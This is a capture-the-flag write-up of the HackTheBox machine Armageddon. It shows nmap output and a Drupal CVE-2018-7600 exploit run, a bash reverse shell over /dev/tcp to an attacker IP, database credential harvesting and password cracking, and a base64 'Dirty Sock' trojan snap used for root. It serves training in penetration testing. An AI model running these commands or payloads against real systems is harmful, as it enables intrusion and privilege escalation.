
Armageddon-Writeup.md

Armageddon - HackTheBox

Linux, 20 Base Points, Easy

Machine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Armageddon
Linux 20 1078 1407
Hack The Box Machine Profile 2.19.0
3.0 Reset Own User Own Root Extend Terminate Status Check Info Card
Enumeration
CTF-Like
Real-Life
Custom Exploitation
CVE
User Owns
Root Owns
Resets
10.10.10.233
Machine IP
bertolis
Machine Maker(s)
Difficulty Ratings
Difficulty

Armageddon Solution


User

So let's start with `nmap` scanning:

```
┌─[evyatar@parrot]─[/hackthebox/Armageddon]
└──╼ $nmap -sC -sV -oA nmap/Armageddon 10.10.10.233
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-31 22:03 IDT
Nmap scan report for 10.10.10.233
Host is up (0.081s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
|   256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
|_  256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Welcome to  Armageddon |  Armageddon
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.48 seconds
```

Let's try to observe port 80:



Access denied

You are not authorized to access this page.

http://10.10.10.233/robots.txt file contains the follow:

```
...
# Files
Disallow: /CHANGELOG.txt
```

By browsing this file: http://10.10.10.233/CHANGELOG.txt We can see the following:

```
Drupal 7.56, 2017-06-21
-----------------------
- Fixed security issues (access bypass). See SA-CORE-2017-003.

Drupal 7.55, 2017-06-07
-----------------------
- Fixed incompatibility with PHP versions 7.0.19 and 7.1.5 due to duplicate
  DATE_RFC7231 definition.
- Made Drupal core pass all automated tests on PHP 7.1.
- Allowed services such as Let's Encrypt to work with Drupal on Apache, by
  making Drupal's .htaccess file allow access to the .well-known directory
  defined by RFC 5785.
- Made new Drupal sites work correctly on Apache 2.4 when the mod_access_compat
  Apache module is disabled.
- Fixed Drupal's URL-generating functions to always encode '[' and ']' so that
  the URLs will pass HTML5 validation.
- Various additional bug fixes.
- Various API documentation improvements.
- Additional automated test coverage.
....
```

So It's mean the system is `Drupal 7.56, 2017-06-21`.

We can use the following exploit https://github.com/pimps/CVE-2018-7600 against this version of Drupal, Let's try it:

```
┌─[evyatar@parrot]─[/hackthebox/Armageddon]
└──╼ $ python3 drupa7-CVE-2018-7600.py http://10.10.10.233

=============================================================================
|          DRUPAL 7 <= 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)           |
|                              by pimps                                     |
=============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-0Rw1i6zpEE6QsRaQ3-L6ew1BDRNw10uetXpDwq8coxQ
[*] Triggering exploit to execute: id
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:s0
```

We have RCE.

Let's get reverse shell, First, Listen on port 53

```
┌─[evyatar@parrot]─[/hackthebox/Armageddon]
└──╼ $nc -lvp 53
listening on [any] 53 ...
```

Then run the following command: `ash -i >& /dev/tcp/10.10.14.14/53 0>&1` using exploit:

```
┌─[evyatar@parrot]─[/hackthebox/Armageddon]
└──╼ $ python3 drupa7-CVE-2018-7600.py http://10.10.10.233 -c "bash -i >& /dev/tcp/10.10.14.23/53 0>&1"

=============================================================================
|          DRUPAL 7 <= 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)           |
|                              by pimps                                     |
=============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-oWaticTgF9kHnybD0nikPOKvGzrqGpEGc3GjVkojkpE
[*] Triggering exploit to execute: bash -i >& /dev/tcp/10.10.14.23/53 0>&1
```

And we get shell:

```
┌─[evyatar@parrot]─[/hackthebox/Armageddon]
└──╼ $nc -lvp 53
listening on [any] 53 ...
10.10.10.233: inverse host lookup failed: Unknown host
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.233] 34424
bash: no job control in this shell
bash-4.2$ whoami
whoami
apache
bash-4.2$
```

By running `grep -r "password" .` I found the following file `./sites/default/settings.php` which contains the database password:

```
...
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal',
      'username' => 'drupaluser',
      'password' => 'CQHEy@9M*m23gBVj',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

Let's try to look at the database:

```
bash-4.2$ mysql -u drupaluser -pCQHEy@9M*m23gBVj -e "show databases;"
mysql -u drupaluser -pCQHEy@9M*m23gBVj -e "show databases;"
Database
information_schema
drupal
mysql
performance_schema
bash-4.2$ mysql -u drupaluser -pCQHEy@9M*m23gBVj -e "use drupal; show tables;"
<er -pCQHEy@9M*m23gBVj -e "use drupal; show tables;"
Tables_in_drupal
actions
authmap
batch
block
block_custom
block_node_type
block_role
blocked_ips
cache
cache_block
cache_bootstrap
cache_field
cache_filter
cache_form
cache_image
cache_menu
cache_page
cache_path
comment
date_format_locale
date_format_type
date_formats
field_config
field_config_instance
field_data_body
field_data_comment_body
field_data_field_image
field_data_field_tags
field_revision_body
field_revision_comment_body
field_revision_field_image
field_revision_field_tags
file_managed
file_usage
filter
filter_format
flood
history
image_effects
image_styles
menu_custom
menu_links
menu_router
node
node_access
node_comment_statistics
node_revision
```

```
node_type
queue
rdf_mapping
registry
registry_file
role
role_permission
search_dataset
search_index
search_node_links
search_total
semaphore
sequences
sessions
shortcut_set
shortcut_set_users
system
taxonomy_index
taxonomy_term_data
taxonomy_term_hierarchy
taxonomy_vocabulary
url_alias
users
users_roles
variable
watchdog
```

So we ran two commands:

1. `mysql -u drupaluser -pCQHEy@9M*m23gBVj -e "show databases;"` - Show all available databases.
2. `mysql -u drupaluser -pCQHEy@9M*m23gBVj -e "use drupal; show tables;"` - Show all tables from drupal database.

Let's try to look at `users` table:

```
bash-4.2$ mysql -u drupaluser -pCQHEy@9M*m23gBVj -e "use drupal; select * from users"
uid     name    pass    mail    theme   signature       signature_format        created access  login   status  timezo
0                                               NULL    0       0       0       0       NULL            0
1       brucetherealadmin       $S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt admin@armageddon.eu
```

So we can see hashed password of `brucetherealadmin` user `$S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt` Let's try to crack this password using `john` with `rockyou` :

```
┌─[evyatar@parrot]─[/hackthebox/Armageddon]
└──╼ $john --wordlist=~/Desktop/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (Drupal7, $S$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
booboo           (?)
1g 0:00:00:00 DONE (2021-03-31 23:08) 3.333g/s 800.0p/s 800.0c/s 800.0C/s tiffany..chris
Use the "--show" option to display all of the cracked passwords reliably
Session completed
┌─[evyatar@parrot]─[/hackthebox/Armageddon]
└──╼ $john --show hash
?:booboo
```

So we found `brucetherealadmin` user password: `booboo` , let's try to login using `ssh` :

```
┌─[evyatar@parrot]─[/hackthebox/Armageddon]
└──╼ $ ssh brucetherealadmin@10.10.10.233
```

```
brucetherealadmin@10.10.10.233's password:
Last failed login: Wed Mar 31 20:53:09 BST 2021 from 10.10.14.23 on ssh:notty
There were 471 failed login attempts since the last successful login.
Last login: Wed Mar 31 18:16:56 2021 from 10.10.14.8
[brucetherealadmin@armageddon ~]$ cat user.txt
29050209113229d46a79ccacb1c9e479
[brucetherealadmin@armageddon ~]$
```

Root

By running `sudo -l` we found the follow:

```
[brucetherealadmin@armageddon ~]$ sudo -l
Matching Defaults entries for brucetherealadmin on armageddon:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset,
    env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2
    QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION
    LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER
    LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User brucetherealadmin may run the following commands on armageddon:
    (root) NOPASSWD: /usr/bin/snap install *
[brucetherealadmin@armageddon ~]$
```

Snap is In an attempt to simplify packaging applications on Linux systems, various new competing standards are emerging.

We can find exploit for `snap` , Read about that here https://shenaniganslabs.io/2019/02/13/Dirty-Sock.html.

We can get snap payload from the following link https://github.com/initstring/dirty_sock/blob/master/dirty_sockv2.py lines 50 to 66 which its contains empty package with code inside:

```
TROJAN_SNAP = ('''
aHNxcwcAAAAQIVZcAAACAAAAAAAEABEA0AIBAAQAAADgAAAAAAAAAI4DAAAAAAAAhgMAAAAAAAAD/
/////////xICAAAAAAAAsAIAAAAAAAA+AwAAAAAAAHgDAAAAAAAAIyEvYmluL2Jhc2gKCnVzZXJh
ZGQgZGlydHlfc29jayAtbSAtcCAnJDYkc1daY1cxdDI1cGZVZEJ1WCRqV2pFWlFGMnpGU2Z5R3k5
TGJ2RzN2Rnp6SFJqWGZCWUswU09HZk1EMXNMeWFTOTdBd25KVXM3Z0RDWS5mZzE5TnMzSndSZERo
T2NFbURwQlZsRjltLicgLXMgL2Jpbi9iYXNoCnVzZXJtb2QgLWFHIHN1ZG8gZGlydHlfc29jawpl
Y2hvICJkaXJ0eV9zb2NrICAgIEFMTD0oQUxMOkFMTCkgQUxMIiA+PiAvZXRjL3N1ZG9lcnMKbmFt
ZTogZGlydHktc29jawp2ZXJzaW9uOiAnMC4xJwpzdW1tYXJ5OiBFbXB0eSBzbmFwLCB1c2VkIGZv
ciBleHBsb2l0CmRlc2NyaXB0aW9uOiAnU2VlIGh0dHBzOi8vZ2l0aHViLmNvbS9pbml0c3RyaW5n
L2RpcnR5X3NvY2sKCiAgJwphcmNoaXRlY3R1cmVzOgotIGFtZDY0CmNvbmZpbmVtZW50OiBkZXZt
b2RlCmdyYWRlOiBkZXZlbAqcAP03elhaAAABaSLeNgPAZIACIQECAAAAADopyIngAP8AXF0ABIAe
rFoU8J/e5+qumvhFkbY5Pr4ba1mk4+lgZFHaUvoa1O5k6KmvF3FqfKH62aluxOVeNQ7Z00lddaUj
rkpxz0ET/XVLOZmGVXmojv/IHq2fZcc/VQCcVtsco6gAw76gWAABeIACAAAAaCPLPz4wDYsCAAAA
AAFZWowA/Td6WFoAAAFpIt42A8BTnQEhAQIAAAAAvhLn0OAnABLXQAAan87Em73BrVRGmIBM8q2
XR9JLRjNEyz6lNkCjEjKrZZFBdDja9cJJGw1F0vtkyjZecTuAfMJX82806GjaLtEv4x1DNYWJ5N5
RQAAAEDvGfMAAWedAQAAAPtvjkc+MA2LAgAAAAABWVo4gIAAAAAAAAAAPAAAAAAAAAAAAAAAAAAA
AFwAAAAAAAAAAwAAAAAAAAAACgAAAAAAAAAAOAAAAAAAAAAAPgMAAAAAAAAAEgAAAAACAAw'''
               + 'A' * 4256 + '==')
```

So let's create file from that:

```
┌─[evyatar@parrot]─[/hackthebox/Armageddon]
└──╼ $cat exp_create.py
TROJAN_SNAP = ('''
aHNxcwcAAAAQIVZcAAACAAAAAAAEABEA0AIBAAQAAADgAAAAAAAAAI4DAAAAAAAAhgMAAAAAAAAD/
/////////xICAAAAAAAAsAIAAAAAAAA+AwAAAAAAAHgDAAAAAAAAIyEvYmluL2Jhc2gKCnVzZXJh
ZGQgZGlydHlfc29jayAtbSAtcCAnJDYkc1daY1cxdDI1cGZVZEJ1WCRqV2pFWlFGMnpGU2Z5R3k5
TGJ2RzN2Rnp6SFJqWGZCWUswU09HZk1EMXNMeWFTOTdBd25KVXM3Z0RDWS5mZzE5TnMzSndSZERo
T2NFbURwQlZsRjltLicgLXMgL2Jpbi9iYXNoCnVzZXJtb2QgLWFHIHN1ZG8gZGlydHlfc29jawpl
Y2hvICJkaXJ0eV9zb2NrICAgIEFMTD0oQUxMOkFMTCkgQUxMIiA+PiAvZXRjL3N1ZG9lcnMKbmFt
ZTogZGlydHktc29jawp2ZXJzaW9uOiAnMC4xJwpzdW1tYXJ5OiBFbXB0eSBzbmFwLCB1c2VkIGZv
ciBleHBsb2l0CmRlc2NyaXB0aW9uOiAnU2VlIGh0dHBzOi8vZ2l0aHViLmNvbS9pbml0c3RyaW5n
L2RpcnR5X3NvY2sKCiAgJwphcmNoaXRlY3R1cmVzOgotIGFtZDY0CmNvbmZpbmVtZW50OiBkZXZt
b2RlCmdyYWRlOiBkZXZlbAqcAP03elhaAAABaSLeNgPAZIACIQECAAAADopyIngAP8AXF0ABIAe
rFoU8J/e5+qumvhFkbY5Pr4ba1mk4+lgZFHaUvoa1O5k6KmvF3FqfKH62aluxOVeNQ7Z00lddaUj
rkpxz0ET/XVLOZmGVXmojv/IHq2fZcc/VQCcVtsco6gAw76gWAABeIACAAAAaCPLPz4wDYsCAAAA
AAFZWowA/Td6WFoAAAFpIt42A8BTnQEhAQIAAAAAvhLn0OAAnABLXQAAan87Em73BrVRGmIBM8q2
XR9JLRjNEyz6lNkCjEjKrZZFBdDja9cJJGw1F0vtkyjZecTuAfMJX82806GjaLtEv4x1DNYWJ5N5
RQAAAEDvGfMAAWedAQAAAPtvjkc+MA2LAgAAAAABWVo4gIAAAAAAAAAAPAAAAAAAAAAAAAAAAAA
AFwAAAAAAAAAwAAAAAAAAACgAAAAAAAAAOAAAAAAAAAAPgMAAAAAAAAAEgAAAAACAAw'''
               + 'A' * 4256 + '==')

print(TROJAN_SNAP)
┌─[evyatar@parrot]─[/hackthebox/Armageddon]
└──╼ $ python3 exp_create.py | base64 -d > exploit.snap
```

Let's copy that to target machine and run the following command:

```
[brucetherealadmin@armageddon tmp]$ sudo /usr/bin/snap install exploit.snap
error: cannot find signatures with metadata for snap "exploit.snap"
```

To solve the error above we need to add the flag `--devmode` :

```
[brucetherealadmin@armageddon tmp]$ sudo /usr/bin/snap install --devmode exploit.snap
dirty-sock 0.1 installed
[brucetherealadmin@armageddon tmp]$ ls /home
brucetherealadmin  dirty_sock
```

Now we can see new user created, According the article above we see the password of `dirty_sock` user is `dirty_sock` , Let's try to su this user:

```
[brucetherealadmin@armageddon tmp]$ su dirty_sock
Password:
[dirty_sock@armageddon tmp]$ sudo cat /root/root.txt
[sudo] password for dirty_sock:
31c261463ea41b73b3c2f9e3f60fdaf
```

And we get the root flag.